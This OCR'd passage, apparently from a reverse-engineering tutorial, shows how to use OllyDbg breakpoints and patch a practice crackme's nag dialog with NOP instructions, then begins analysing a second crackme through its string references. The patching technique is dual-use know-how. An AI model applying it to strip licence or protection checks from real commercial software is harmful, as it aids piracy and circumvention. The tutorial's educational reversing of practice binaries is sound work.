

```
00401000 /.  6A 00          PUSH 0                                  /Type = MB_OK|MB_DEFBUTTON1|MB_APPLMODAL
00401002 |.  68 00304000    PUSH OFFSET 00403000                    |Caption = "Acid Cool 178's"
00401007 |.  68 10304000    PUSH OFFSET 00403010                    |Text = "Win32Asm Crackme 1"
0040100C |.  6A 00          PUSH 0                                  |hOwner = NULL
0040100E |.  E8 2D000000    CALL <JMP.&USER32.MessageBoxA>          \USER32.MessageBoxA
00401013 |.  6A 00          PUSH 0                                  /Type = MB_OK|MB_DEFBUTTON1|MB_APPLMODAL
00401015 |.  68 23304000    PUSH OFFSET 00403023                    |Caption = "Greetings goes too all my friends.."
0040101A |.  68 47304000    PUSH OFFSET 00403047                    |Text = "Hellforge, tCA, FHCF, DQF and the rest..."
0040101F |.  6A 00          PUSH 0                                  |hOwner = NULL
00401021 |.  E8 1A000000    CALL <JMP.&USER32.MessageBoxA>          \USER32.MessageBoxA
00401026 |.  6A 00          PUSH 0                                  /Type = MB_OK|MB_DEFBUTTON1|MB_APPLMODAL
00401028 |.  68 71304000    PUSH OFFSET 00403071                    |Caption = "Remove Me!"
0040102D |.  68 7C304000    PUSH OFFSET 0040307C                    |Text = "NAG NAG"
00401032 |.  6A 00          PUSH 0                                  |hOwner = NULL
00401034 |.  E8 07000000    CALL <JMP.&USER32.MessageBoxA>          \USER32.MessageBoxA
00401039 |.  6A 00          PUSH 0                                  /ExitCode = 0
0040103B \.  E8 06000000    CALL <JMP.&KERNEL32.ExitProcess>        \KERNEL32.ExitProcess
00401040  $- FF25 0820400 JMP DWORD PTR DS:[<&USER32.MessageBoxA>
00401046  $- FF25 0020400 JMP DWORD PTR DS:[<&KERNEL32.ExitProces
0040104C     00             DB 00
0040104D     00             DB 00
0040104E     00             DB 00
0040104F     00             DB 00
00401050     00             DB 00
00401051     00             DB 00
00401052     00             DB 00
```


Figure 6. *Software, memory and hardware breakpoints*

dress 401021, where we set software breakpoint. It is just before the second message box will be displayed. Now, we will press F8 Step Over, toolbar icon and another message is displayed (Figure 8).

After pressing OK, we stop at 401026. If we press F9 (Run) again, we stop at 40102D, because we set Memory Breakpoint on Execute at this address. We can continue either by pressing F9 once or by pressing F8 for each line of code until we reach another message box at 401034. This message box says "NAG NAG Remove Me!" (Figure 9). As strings displayed in message box show, our goal is to remove this message box so that when we run the crackme again, it is not displayed anymore.

After pressing OK and F9 (Run) again, the debugger does not stop at 401046, because we set hardware breakpoint on write, not hardware breakpoint on execute. Meanwhile, the application called ExitProcess and exited (you can see red text "Terminated" in right bottom corner).

Now restart the application by pressing CTRL+F2 delete all breakpoints because we do not need them anymore (go to all windows with breakpoints, select breakpoint, right click and Remove) and continue stepping through the application using F8 (Step Over). When you reach line 401026, you are at the place where the first parameter of the message box is pushed on the stack. As long as we want to remove the message box, we should remove not only "call MessageBoxA" instruction, but also all its parameter. Removal will be done by replacing the instructions




Remove Me!

NAG NAG

OK

Figure 9. *The third message box in crackme_01.exe*



Assemble


00401026 nop

☑ Keep size

☑ Fill rest with NOPs

Assemble Close

Figure 10. *Dialog for replacing instructions*



```
00401000  ┌.  6A 00          PUSH 0
00401002  │.  68 00304000    PUSH OFFSET 00403000
00401007  │.  68 10304000    PUSH OFFSET 00403010
0040100C  │.  6A 00          PUSH 0
0040100E  │.  E8 2D000000    CALL <JMP.&USER32.MessageBoxA>
00401013  │.  6A 00          PUSH 0
00401015  │.  68 23304000    PUSH OFFSET 00403023
0040101A  │.  68 47304000    PUSH OFFSET 00403047
0040101F  │.  6A 00          PUSH 0
00401021  │.  E8 1A000000    CALL <JMP.&USER32.MessageBoxA>
00401026      90             NOP
00401027      90             NOP
00401028  │.  68 71304000    PUSH OFFSET 00403071          Caption = "Remove Me!"
0040102D  │.  68 7C304000    PUSH OFFSET 0040307C          Text = "NAG NAG"
00401032  │.  6A 00          PUSH 0                        hOwner = NULL
00401034  │.  E8 07000000    CALL <JMP.&USER32.MessageBoxA> Jump to USER32.MessageBoxA
00401039  │.  6A 00          PUSH 0                        ┌ExitCode = 0
0040103B  └.  E8 06000000    CALL <JMP.&KERNEL32.ExitProcess> └KERNEL32.ExitProcess
00401040   $- FF25 0820400   JMP DWORD PTR DS:[<&USER32.MessageBoxA>]
00401046   $- FF25 0020400   JMP DWORD PTR DS:[<&KERNEL32.ExitProces
```

Assemble


00401027 NOP

☑ Keep size

☑ Fill rest with NOPs


Assemble Close

Figure 11. *Replacing with NOP instructions*




```
00401000  ┌.  6A 00          PUSH 0                               ┌Type = MB_OK|MB_DEFBUTTON1|MB_APPLMODAL
00401002  │.  68 00304000    PUSH OFFSET 00403000                 │Caption = "Acid_Cool_178's"
00401007  │.  68 10304000    PUSH OFFSET 00403010                 │Text = "Win32Asm Crackme 1"
0040100C  │.  6A 00          PUSH 0                               │hOwner = NULL
0040100E  │.  E8 2D000000    CALL <JMP.&USER32.MessageBoxA>       └USER32.MessageBoxA
00401013  │.  6A 00          PUSH 0                               ┌Type = MB_OK|MB_DEFBUTTON1|MB_APPLMODAL
00401015  │.  68 23304000    PUSH OFFSET 00403023                 │Caption = "Greetings goes too all my friends.."
0040101A  │.  68 47304000    PUSH OFFSET 00403047                 │Text = "Hellforge, tCA, FHCF, DQF and the rest..."
0040101F  │.  6A 00          PUSH 0                               │hOwner = NULL
00401021  │.  E8 1A000000    CALL <JMP.&USER32.MessageBoxA>       └USER32.MessageBoxA
00401026      90             NOP
00401027      90             NOP
00401028      90             NOP
00401029      90             NOP
0040102A      90             NOP
0040102B      90             NOP
0040102C      90             NOP
0040102D      90             NOP
0040102E      90             NOP
0040102F      90             NOP
00401030      90             NOP
00401031      90             NOP
00401032      90             NOP
00401033      90             NOP
00401034      90             NOP
00401035      90             NOP
00401036      90             NOP
00401037      90             NOP
00401038      90             NOP
00401039  ┌.  6A 00          PUSH 0                               ExitCode = 0
0040103B  └.  E8 06000000    CALL <JMP.&KERNEL32.ExitProcess>     Jump to kernel32.ExitProcess
00401040   $- FF25 0820400   JMP DWORD PTR DS:[<&USER32.MessageBoxA>]
00401046   $- FF25 0020400   JMP DWORD PTR DS:[<&KERNEL32.ExitProces
```

Figure 12. *Replaced PUSHes and CALL*



```
00401000  6A 00          PUSH 0                               Type = MB_OK|MB_DEFBUTTON1|MB_APPLMOD
00401002  68 00304000    PUSH OFFSET 00403000                 Caption = "Acid_Cool_178's"
00401007  68 10304000    PUSH OFFSET 00403010                 Text = "Win32Asm Crackme 1"
0040100C  6A 00          PUSH 0                               hOwner = NULL
0040100E  E8 2D000000    CALL <JMP.&USER32.MessageBoxA>       USER32.MessageBoxA
00401013  6A 00          PUSH 0                               Type = MB_OK|MB_DEFBUTTON1|MB_APPLMOD
00401015  68 23304000    PUSH OFFSET 00403023                 Caption = "Greetings goes too all my
0040101A  68 47304000    PUSH OFFSET 00403047                 Text = "Hellforge, tCA, FHCF, DQF and
0040101F  6A 00          PUSH 0                               hOwner = NULL
00401021  E8 1A000000    CALL <JMP.&USER32.MessageBoxA>       USER32.MessageBoxA
00401026  90             NOP
00401027  90             NOP
00401028  90             NOP
00401029  90             NOP
0040102A  90             NOP
0040102B  90             NOP
0040102C  90             NOP
0040102D  90             NOP
0040102E  90             NOP
0040102F  90             NOP
00401030  90             NOP
00401031  90             NOP
00401032  90             NOP
00401033  90             NOP
00401034  90             NOP
00401035  90             NOP
00401036  90             NOP
00401037  90             NOP
00401038  90             NOP
00401039  6A 00          PUSH 0
0040103B  E8 06000000    CALL <JMP.&KE
00401040 $- FF25 0020400 JMP DWORD PTR
00401046 $- FF25 0020400 JMP DWORD PTR
0040104C  00             DB 00
0040104D  00             DB 00
0040104E  00             DB 00
0040104F  00             DB 00
00401050  00             DB 00
00401051  00             DB 00
00401052  00             DB 00
00401053  00             DB 00
00401054  00             DB 00
00401055  00             DB 00
00401056  00             DB 00
00401057  00             DB 00
00401058  00             DB 00
00401059  00             DB 00
0040105A  00             DB 00
0040105B  00             DB 00
0040105C  00             DB 00
0040105D  00             DB 00
0040105E  00             DB 00
0040105F  00             DB 00
00401060  00             DB 00
00401061  00             DB 00
00401062  00             DB 00
00401063  00             DB 00
```

Figure 13. *Copying modifications into new executable*



```
File d:\downloads\odbg-article\ac178-cm1\Crackme_01.exe
Address   Hex dump      Command          Comments
0000040E  E8 2D000000   CALL 00000440
00000413  6A 00         PUSH 0
00000415  68 23304000   PUSH 403023      ASCII "Greetings goes too all my friends.."
0000041A  68 47304000   PUSH 403047      ASCII "Hellforge, tCA, FHCF, DQF and the res
0000041F  6A 00         PUSH 0
00000421  E8 1A000000   CALL 00000440
00000426  90            NOP
00000427  90            NOP
00000428  90            NOP
00000429  90            NOP
0000042A  90            NOP
0000042B  90            NOP
0000042C  90            NOP
0000042D  90            NOP
0000042E  90            NOP
```

```
00  00010000
00  0000E000
00  00006000
00  00001000
00  00001000
00  00007000
00  00002000
00  00001000 LPK
00  00005000 LPK
00  00001000 LPK
00  00001000 LPK
00  00001000 LPK
00  00001000 MSCTF
00  00041000 MSCTF
00  00002000 MSCTF
00  00004000 MSCTF
00  00003000 MSCTF
00  00001000 msctfime_ime
751A1000 00027000 msctfime_ime
751C8000 00001000 msctfime_ime
751C9000 00002000 msctfime_ime
751CB000 00003000 msctfime_ime
75550000 00001000 USP10
75551000 00044000 USP10
75595000 00010000 USP10
755A5000 00002000 USP10
755A7000 00012000 USP10
```

Figure 14. *Saving modified executable into new file*




Figure 15. *The second crackme*

by other instructions which do nothing. For such a purpose, *No OPeration instruction* (NOP) with opcode `0x90` is the best candidate. It has only one byte, therefore it allows us to replace any other instruction with it, removing the effect of original function and doing nothing instead.

OllyDbg allows to edit instructions in disassembly by pressing Space key. Dialog as in Figure 10 displays. You only need to overwrite original instruction address with "nop" and press "Assemble" button. After pressing "Assemble" button, original instruction with size 2 bytes is replaced with two NOP instructions (red colored lines in Figure 11).

Repeating the same for all PUSH instructions (belonging to call) and the call instruction itself will result in following code (Figure 12).

Now, we should save all modifications into a new file and we are done with this task. Therefore, select all modified lines with mouse, right click, select Edit->Copy to Executable. A New window with the modified exe file will open (Figure 13). Right click into this newly created window, right click and select Save File… Enter new file name (something like crackme_01_patched.exe), click on Save and patched file is saved. Later, when you try to run the patched file, only two message boxes are displayed and instead of the third message box, several nop instructions are executed, therefore nothing happens and no message box is displayed.

The second example

Our second example will be a slightly more complicated crackme – sf_cme04.exe. First of all, we run the crackme to see how the application looks like. Figure 15 shows that we have two text fields, About link, Exit link. When we try to insert random text into both fields, nothing happens.

Let's open the application with OllyDbg and try to find some information to help us start reversing. The first step will be to look at string references. Right click on disassembly window, select "Search for" -> "All referenced text strings" (Figure 16).

We scroll down the list of text strings and try to find anything interesting or suspicious. We are quite lucky, because we can see a lot of strings in this crackme. The strings are not encrypted or obfuscated so we can see them in their plain forms. After lengthy scrolling down we notice the following interesting message: "You were successful! Now send me your serial or write a tutorial" (Figure 17).




```
00447918  -  80774400    DD 00447780
0044791C  -  50774400    DD 00447750
00447920  -  00000000    DD 00000000
00447924  -  88774400    DD 00447788
[illegible] > 55         PUSH EBP
[illegible]  -  8BEC        MOV EBP,ESP
[illegible]  -  83C4 F4     ADD ESP,-0C
[illegible]  -  B8 80774400 MOV EAX,00447780
[illegible]  -  E8 [illegible] CALL [illegible]
[illegible]  -  A1 [illegible] MOV EAX,DWORD PTR DS:[4400C0]
[illegible]  -  8B00        MOV EAX,DWORD PTR DS:[EAX]
[illegible]  -  E8 [illegible] CALL [illegible]
00447944  -  A1 C8804400    MOV EAX,DWORD PTR DS:[4480C8]
00447949  -  8B00           MOV EAX,DWORD PTR DS:[EAX]
0044794B  -  BA 98794400    MOV EDX,00447998              ASCII "CrackMe No. 4"
00447950  -  E8 2F37FEFF    CALL 0042B084
00447955  -  8B0D 6080440   MOV ECX,DWORD PTR DS:[4480C60]
0044795B  -  A1 C8804400    MOV EAX,DWORD PTR DS:[4480C8]
00447960  -  8B00           MOV EAX,DWORD PTR DS:[EAX]
00447962  -  8B15 3070440   MOV EDX,DWORD PTR DS:[447030]
00447968  -  E8 1730FEFF    CALL 0042B384
0044796D  -  A1 C8804400    MOV EAX,DWORD PTR DS:[4480C8]
00447972  -  8B00           MOV EAX,DWORD PTR DS:[EAX]
00447974  -  E8 9730FEFF    CALL 0042B410
00447979  -  E8 328DFBFF    CALL 004036B0
0044797E  -  0000           ADD BYTE PTR DS:[EAX],AL
00447980  -  FFFFFFFF       DD FFFFFFFF
00447984  -  0D000000       DD 0000000D
[illegible]  -  43 72 61 63  ASCII "CrackMe No. 4"          ASCII "CrackMe No. 4"
Stack [0012FFC0]=0
EBP=0012FFF0
Jumps from 4601D0,474D1C
```

Figure 16. *Displaying all referenced text strings*



